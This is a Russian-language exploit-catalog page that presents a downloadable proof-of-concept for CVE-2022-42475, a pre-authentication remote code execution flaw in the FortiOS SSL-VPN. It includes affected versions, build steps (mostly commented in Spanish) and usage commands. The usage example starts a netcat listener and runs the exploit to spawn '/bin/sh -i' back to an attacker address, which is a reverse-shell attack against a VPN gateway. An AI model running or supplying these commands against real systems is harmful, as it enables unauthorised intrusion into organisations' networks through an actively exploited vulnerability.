
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
cve-2022-42475-poc — Proof of Concept (PoC) для исследований и контролируемой лабораторной валидации CVE-2022-42475 — критической уязвимости переполнения буфера в куче, затрагивающей сервис SSL-VPN в определённых версиях FortiOS. | Kitploit
Инструменты/GitHubGitHub/ull0a/cve-2022-42475-poc
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеRed TeamingИнструмент Удаленного Доступа
GitHubull0a/cve-2022-42475-poc

cve-2022-42475-poc

Proof of Concept (PoC) для исследований и контролируемой лабораторной валидации CVE-2022-42475 — критической уязвимости переполнения буфера в куче, затрагивающей сервис SSL-VPN в определённых версиях FortiOS.

Репозиторий
1342 месяцев назадЕщё не проверено
Поделиться

CVE-2022-42475 PoC

Fortinet SSL VPN Pre-Authentication Remote Code Execution

Описание

CVE-2022-42475 — это уязвимость переполнения буфера в куче (heap-based buffer overflow) в сервисе SSL VPN FortiOS, которая позволяет неаутентифицированным злоумышленникам удалённо выполнять произвольный код (RCE) с помощью специально crafted HTTP-запросов, направленных на конечную точку /remote/error.

Эта уязвимость активно эксплуатировалась в реальных атаках (0-day) до публикации официального патча.

Выполнение PoC



Следующий скриншот показывает выполнение PoC в авторизованной лабораторной среде:

Вывод показывает выполнение PoC и взаимодействие с экземпляром FortiOS, использованным для тестов.
Выполнение PoC

Информация о CVE

ПолеЗначение
CVE IDCVE-2022-42475
CVSS 3.19.3 (Critical)
ВекторCVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
CWECWE-122
ОбнаруженоДекабрь 2022
Официальный патчFortiOS 7.2.3, 7.0.9, 6.4.11, 6.2.12, 6.0.16

Затронутые версии

  • FortiOS 7.2.0–7.2.2
  • FortiOS 7.0.0–7.0.8
  • FortiOS 6.4.0–6.4.10
  • FortiOS 6.2.0–6.2.11
  • FortiOS 6.0.0–6.0.15
  • FortiOS 5.6.0–5.6.14
  • FortiOS 5.4.0–5.4.13
  • FortiOS 5.2.0–5.2.15
  • FortiOS 5.0.0–5.0.14

Требования

  • Go 1.18+ (для компиляции PoC)
  • Сетевой доступ к цели на порту 443 (или настроенном порту SSL VPN)
  • Авторизованная лабораторная среда для проведения тестов

Сборка

# Clonar o descargar el código fuente
git clone https://github.com/uLl0a/cve-2022-42475-poc
cd cve-2022-42475-poc

# Compilar
go build -o exploit exploit.go

# O ejecutar directamente
go run exploit.go <target> <port> <reverse_ip> <params>

Использование

./exploit <target_host> <target_port> <reverse_ip> <param1> [param2...]

Пример

# En el atacante, iniciar listener
nc -lvnp 80

# Ejecutar el exploit
./exploit 192.168.1.100 443 10.0.0.5 /bin/sh -i

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    366
  • 4

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    287

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →





